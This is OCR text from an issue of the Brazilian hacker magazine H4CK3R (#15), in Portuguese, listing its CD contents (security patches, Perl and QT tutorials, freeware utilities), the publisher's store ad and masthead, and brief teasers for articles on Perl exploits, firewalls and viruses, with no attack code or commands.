Capacidade AMD agora disponível no XP melhore o desempenho de seu notebook, ajustando dinamicamente a voltagem e freqüência operacional de acordo com a tarefa. Tecnologia PowerNow! para os processadores móveis AMD Athlon 4.

Windows Server 2003 64-bit Edition and Windows XP 64-bit Edition Version 2003: KB828028
Versão em inglês da correção da falha encontrada nessas versões do Windows, que permitia a um invasor comprometer seu sistema.

Outlook Express 6 Service Pack 1
Correção do erro de exibição de informações em línguas diferentes que ocorria durante a consulta a "Dicas do Dia".

Openwall Linux kernel patch
Mais segurança para o kernel do Linux. Com vários reparos de segurança que mantêm a privacidade, impedindo que os usuários possam ver o que outros estão fazendo.

DSA-450-1 linux-kernel-2.4.19-mips
Falhas encontradas na raiz do sistema são corrigidas com esse patch.

Debian - DSA-449-1 metamail
Correções de erros no metamail, que permitia que invasores utilizassem seu cliente de e-mail.

Debian -kernel-source-2.2.22, kernel-image-2.2.22-alpha
Correção para a falha de segurança no código de gerenciamento de memória do Linux dentro do mremap(2). da chamada do sistema.

Slackware – Mutt
Reparo para Mutt no Slackware que poderia ocasionar problemas no computador.

Categoria: Docs

POD - documentation in PDF
Coleção em inglês de documentos gerados pelo projeto POD - Documentation in PDF, criado para prover arquivos PDF para documentação Perl . Nele, você encontrará diversos "Perl Programmers Reference Guides", escritos por Larry Wall, criador da linguagem.

EmbPerl
Tutorial em inglês que ensina a utilizar Perl embed nos seus documentos HTML.

Introdução ao Perl
Artigo escrito por Carlos Duarte, introduzindo a linguagem Perl.

Programação QT
Tutorial dividido em cinco partes, direcionado tanto a programadores experientes como iniciantes, escrito por Ricardo Vaz Mannrich para o site comlinux.com.br. Obs.: você encontrará na seção "programação" dentro do CD, um diretório chamado "código". Dentro dessa pasta, encontra-se um código-fonte que será utilizado durante a leitura da parte 5 do tutorial.

Categoria: Kit de Acesso

aShampoo
Acelerador de conexão à Internet Freeware

Download Accelerator v5.3
Gerenciador e acelerador de downloads

Discador Digerati (Win32)
Discador para conexão totalmente grátis no provedor Digerati.com

Discador Digerati (Linux)
Discador para conexão totalmente grátis no provedor Digerati.com

ePrompter
Utilitário que checa e visualiza contas POP diretamente do servidor.

ICQ Lite
Versão simplificada e em português do instant messenger mais famoso do mundo.

0AdPopUp
Bloqueador que impede a abertura de janelas pop-up no navegador.

Ultrafunk PopCorn
Cliente de e-mail simples e superleve.

Categoria: Essenciais

Acrobat Reader 6.0.1
Visualize, navegue e imprima Adobe PDFs no seu browser.

Acrobat Reader 5.08 (Linux)
Visualize, navegue e imprima Adobe PDFs no Linux com o Acrobat Reader.

Java 2 Runtime Environment SE 1.4.2
Parte integrante do Java 2 SDK, mas sem as ferramentas de desenvolvimento, como compiladores e debugadores. Consiste em uma máquina virtual Java, com as classes mais utilizadas na plataforma.

Flash Player v7.0 (Netscape,Opera)
Última versão do plug-in para Netscape do principal formato de animação para Web.

Flash Player v7.0 (IE)
Última versão do plug-in para Internet Explorer do principal formato de animação para Web.

DivX 5.1
Programa para assistir a vídeos no padrão DivX, um formato de compressão de vídeo.

Filzip v3.0
Utilitário para compressão que trabalha com 15 formatos diferentes como ARJ, CAB, RAR, TAR e LHA. O programa se integra ao Windows, suporta drag-and-drop, compressão e extração de arquivos direto do menu de contexto do Explorer.

Explorer 2fs
Visualize e acesse o conteúdo da sua partição Linux no Windows com uma interface parecida com a do Windows Explorer.

Microsoft Windows Installer v2.0
Patch da Microsoft necessário para a instalação de pacotes de programas com a extensão MSI

Uninstall Manager v4.10
Programa para a desinstalação de arquivos que faz leitura de tudo o que será desinstalado e apaga completamente qualquer sobra de arquivo.

WinRAR v3.20
Compactador para Windows que possui suporte aos formatos RAR, ZIP, CAB, ARJ, LZH, versões GUI e opção de recuperação de dados. Oferece melhor encriptação, comentários ANSI, Self-Extractor, DOS e OS/2

NOVA LOJA DIGERATI


Muito mais fácil, muito mais completa

busca rápida



Arquivo completo atualizado constantemente


compra facilitada



Diversas formas de pagamento

superlista

Listagem completa com todas revistas, livros, pockets, camisetas, jogos, etc.



segurança

A loja dispõe de um dos certificados de segurança SSL mais confiáveis do mundo. Você faz suas compras e seus dados são todos cifrados para sua total segurança



frete gratuito

Você recebe sua revista sem nenhum custo adicional em qualquer lugar do Brasil

variedade

Mais de
60 categorias
com mais de
200 produtos

www.lojadigerati.com.br

H4CK3R

Atendimento ao leitor
Fone: (11)3217-2626 (9h às 21h) – suporte@digerati.com.br
Marcos Raul, Eduardo Rodrigues, Rodrigo França, Thiago Sobrinho
Atendimento de vendas
Fone: (11) 3217-2600 – vendas@digerati.com.br
Luana Aguiar, Helky Campos e Samara Assi

Revista Hacker

Editor
Marcelo Barbão (mbarbao@digerati.com.br)
Editora assistente
Renata Aquino (renataa@digerati.com.br)
Redação
Adriana Veloso
Arte
Andreza S. Francisco, Andressa Nozue e Daniel Brito
Departamento Multimídia
Coordenador: Juliano Barreto (juliano@digerati.com.br)
Design e Programação: Alexandre Diniz
Conteúdo: Aleksandro Botelho e Cleber Farias
Vídeo: Felipe Madureira
Revisão
Silvia Almeida e Eliane Escobar
Departamento de Internet
Tarcila Broder, Carlos Sivalli Ignatti, Lucas Lourenço, Erik Scudeler e João Henrique
Colaboradores
Antonio Marcelo, Gleicon S. Moraes, Bruno Cesar e Marcelo Gomes

Os artigos assinados não refletem necessariamente a opinião da revista, e sim de seus autores.


Mais uma publicação da DIGERATI
especialista na comunidade digital
digerati.com

Digerati Comunicação e Tecnologia Ltda
Rua Haddock Lobo, 347 – 12º. Andar
CEP 01414-001 São Paulo SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com

Diretores
Alessandro Gerardi – (gerardi@digerati.com.br)
Luis Afonso G. Neira – (afonso@digerati.com.br)
Alessio Fon Melozo – (alessio@digerati.com.br)
Diretor Comercial
René Luiz Cassettari – (rene@digerati.com.br)
Publicidade
Tais Vicentini – (tais@digerati.com.br)
Edison Arsenio – (edison.arsenio@digerati.com.br)
Representante Comercial no E.U.A.
Multimedia, Inc - Tel. + 1-407-903-5000 Ext.222 Fax + 1-407-363-9809
Fernando Mariano – (info@multimediausa.com)
Marketing
Erica V. Cunha, Simone Siman, Carlos Ignatti, José Antonio Martins
Assessoria de imprensa
Simone Siman – (siman@digerati.com.br)
Recursos Humanos
Viviane Cardoso – (viviane@digerati.com.br)
Logística de Produção
Pierre Abreu – (pierre@digerati.com.br)
Executiva de Negócios
Tais Vicentini – (tais@digerati.com.br)
Tecnologia da Informação
Tadeu Carmona – (tadeu@digerati.com.br)

Impressão e Acabamento
Oceano Indústria Gráfica Ltda.
Fone: (11) 4446-6544
Distribuidor Exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora SA
Fone: (21) 3879-7766

ANER
www.aner.org.br


José sonha
em conhecer
a Internet
Juntos podemos realizar este sonho
Como José, milhares de pessoas no Brasil ainda não tiveram
a oportunidade de conhecer o mundo digital. A Digerati conta com
a sua ajuda para realizar este sonho. Se você tiver um computador
ou equipamentos que não usa mais, entre em contato conosco.
Buscamos tudo em sua casa, encaminhamos para uma entidade
em sua cidade e financiamos o material didático para ela.
Inclusão digital: nós podemos realizar este sonho.
Mais informações pelo telefone (11) 3217-2605
DIGERATI
especialista na comunidade digital

HACK3R #15

QT: o Linux também pode ficar mais bonito

São muitas as opções para desenvolvimento no Linux. A TrollTech lançou o toolkit QT, uma alternativa ao Kylix da Borland robusta e simples de ser implementada em outras plataformas. A QT tem interfaces de programação C++, Python e Ruby, entre outras. Também vem com um programa muito interessante, o QTDesigner, que permite ao usuário "desenhar" suas telas, fazer previews e inserir códigos.

Exploits em Perl: use uma linguagem poderosa para seus projetos

O Perl é hoje uma das linguagens de programação mais poderosas que existe. Fácil de aprender e cheia de possibilidades, a linguagem criada por Larry Wall pode servir também para criar exploits de dar inveja. Confira ainda o Perl 5.8 completo no CD. Seja um monge você também.

Firewall transparente: faça você mesmo

O firewall tem como principal função o bloqueio de pacotes ou filtro de aplicações. Que tal pensar em um firewall transparente, que exibe facilmente dados de sua configuração? Deste modo, ataques podem ser inibidos ou hackers podem ter a atenção desviada de outro servidor mais poderoso.

Tutorial de C: Ponteiros

Neste tutorial, explore operações com ponteiros. Entender o assunto é essencial para compreender outros pontos importantes, como o tratamento de memória. Entre os tópicos discutidos estão a comparação de ponteiros, ponteiros e matrizes e indireção.

Assim caminham as pragas

O que acontecerá com vírus e trojans no futuro

Se você ainda duvida que pode ser vítima de uma praga virtual, tome cuidado! Você poderá ser mais uma vítima dos vírus e trojans que dão a volta ao mundo em segundos e batem no seu PC. Examine quais os riscos em continuar usando sistemas alvo como o Windows. Conheça a importância dos vírus que se disseminam por bugs e faça suas apostas no futuro.

Subculture: cultura hacker

Livro

Apocalipse Motorizado – Entenda a relação de amor e ódio que temos com automóveis e decida: quer destruir o seu carro?

Cinema

Hellboy ? Do inferno para a tela dos cinemas, uma das melhores adaptações dos quadrinhos de todos os tempos

Eu, Robô ? Andróide suspeito pode ser assassino fora-da-lei. Ex-rapper delegado de polícia é o investigador em adaptação de livro de Isaac Asimov

Música

Incubus – Em *A Crow Left Of The Murder,* velha fórmula continua fazendo sucesso

Neurotron – Conheça o duo alemão que traz o mais puro e delicioso deep house nos EPs *Purusha* e *Too Close to Dawn*

News: pequenas doses de informação para eleitos

Carta aberta de Stallman comemora 20 anos de Software Livre. Hackers ameaçam agenciadores de apostas da Web. Segredos hilários no código-fonte do Windows. V Fórum Internacional de Software Livre prepara as máquinas. Criptografia para streaming na linha de produção. Ataques mancham reputação do Debian. Hacker invade ViewSonic e é condenado a um ano de prisão. Mozilla Firebird transforma-se em Firefox. Erros no Internet Explorer dão show de vulnerabilidades. MP3 passará a utilizar a tecnologia DRM. Volta do Napster decepciona. Criadores de vírus trocam "elogios" em meio a códigos. ADSL 2+ é novo acesso banda larga. Orkut é ferramenta para unir comunidades virtuais. SCO contra-ataca. Empregada-robô lava, passa e cozinha e muito mais.

O conteúdo do CD brinde é composto por programas freeware, shareware e versões de demonstração

Configuração mínima do equipamento: processador Pentium II ou superior com 64 MB de RAM; placa de vídeo com 16 MB, resolução de 800x600 pixels e 16 milhões de cores; placa de som.

Alguns programas, por motivos alheios à nossa vontade, podem não rodar no Windows XP